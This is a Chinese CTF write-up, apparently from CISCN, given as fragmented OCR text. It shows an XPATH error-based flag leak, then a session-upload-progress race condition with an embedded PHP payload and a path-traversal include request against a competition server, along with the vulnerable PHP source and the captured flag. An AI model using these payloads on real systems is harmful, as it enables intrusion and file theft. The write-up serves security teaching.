
```
<body style="background: #009688;">
<div class="page">
        <div class="loginwarrp">
                <div class="logo">我就是一个登陆界面</div>
         <div class="login_form">
                        <form id="Login" name="Login" method="post" name="form1"
onsubmit="" action="">
                                <span>用户名: </span>


                                        <input type="text" name="uname"
class="login_input">


                                        <span>密   码: </span>
                                        <input type="password" name="passwd"
class="login_input">


                                <li class="login-sub">
                                        <input type="submit" name="Submit"
value="登录" />
                                </li>
                    </form>
                </div>
        </div>
</div>
</body>
</html>






XPATH syntax error: '~67bv-c6eAh-1uL86-}'</font>
</div>
</body>
</html>
```

然后拼接就欧克。

middle_source


`考察:session文件包含` 已经考察过很多次了

通过扫描目录获得 `/.listing`



```
total 16 drwxr-xr-x 1 root root 4096 May 6 06:02 . drwxr-xr-x 1 root root 4096 Sep 22 2016 .. -rw-r--r-- 1 root root 257 Apr 29 11:46
index.php -rw-r--r-- 1 root root 19 Apr 29 10:51 you_can_seeeeeeeee_me.php
```


然后访问you_can_seeeeeeeee_me.php。获得session文件保存的路径。`/var/lib/php/sesions/igichbgcff`



不安全 | 124.71.233.169:24050/you_can_seeeeeeee_me.php

Directive	Local Value	Master Value
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_samesite	no value	no value
session.cookie_secure	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/var/lib/php/sessions/igichbgcff	/var/lib/php/sessions/igichbgcff
session.serialize_handler	php	php
session.sid_bits_per_character	4	4
session.sid_length	32	32
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS

然后就是普通的session的文件包含，因为配置文件开启了保存session内容。进行一个条件竞争。




Intruder attack 27
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	2229	
5	5	200	□	□	2229	
1	1	200	□	□	2229	
6	6	200	□	□	2229	
7	7	200	□	□	2229	
2	2	200	□	□	2229	
8	8	200	□	□	2229	
9	9	200	□	□	2229	
10	10	200	□	□	2229	
11	11	200	□	□	2229	

```
Content-Type: multipart/form-data; boundary=---------------------------93108045322075032874176837188
Content-Length: 637
Cookie: PHPSESSID=flag
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

-----------------------------93108045322075032874176837188
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

2333111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111<?php
var_dump(scandir("/etc/eadjedcedi/addjeeaaec/ddecbdahch/djchjjfcef/hcbfcibafd"));?>qqqqq1111111111111111111
-----------------------------93108045322075032874176837188
Content-Disposition: form-data; name="file"; filename=""
Content-Type: application/octet-stream
```

最后获得flag路径，成功读取。



```
POST / HTTP/1.1
Host: 124.71.233.169:24050
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 98

cf=../../../../../../../../../../etc/eadjedcedi/addjeeaaec/ddecbdahch/djchjjfcef/hcbfc
ibafd/fl444444g
```

```
#007700">(</span><span style="color: #0000BB">__FILE__</span><span style="color:
#007700">);<br />&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;</span><span
style="color:
#DD0000">"your&nbsp;flag&nbsp;is&nbsp;in&nbsp;some&nbsp;file&nbsp;in&nbsp
;/etc&nbsp;"</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">$fielf</span><span style="color: #007700">=</span><span style="color:
#0000BB">$_POST</span><span style="color: #007700">[</span><span style="color:
#DD0000">"field"</span><span style="color: #007700">];<br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color: #0000BB">$cf</span><span
style="color: #007700">=</span><span style="color:
#DD0000">"/tmp/app_auth/cfile/"</span><span style="color:
#007700">.</span><span style="color: #0000BB">$_POST</span><span style="color:
#007700">[</span><span style="color: #DD0000">'cf'</span><span style="color:
#007700">];<br />&nbsp;&nbsp;&nbsp;&nbsp;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;if(</span><span style="color:
#0000BB">file_exists</span><span style="color: #007700">(</span><span
style="color: #0000BB">$cf</span><span style="color: #007700">)){<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;include&nbsp;</span><sp
an style="color: #0000BB">$cf</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;$</span><span
style="color: #0000BB">$field</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;exit;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;}<br />&nbsp;&nbsp;&nbsp;&nbsp;else{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;echo&nbsp;</span><span
style="color: #DD0000">""</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;exit;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;}<br /></span><span style="color:
#0000BB">?&gt;</span>
</span>
</code>your flag is in some file in /etc
CISCN{QNpND-oMOWx-7NroL-9h1Cm-cVDpv-}
```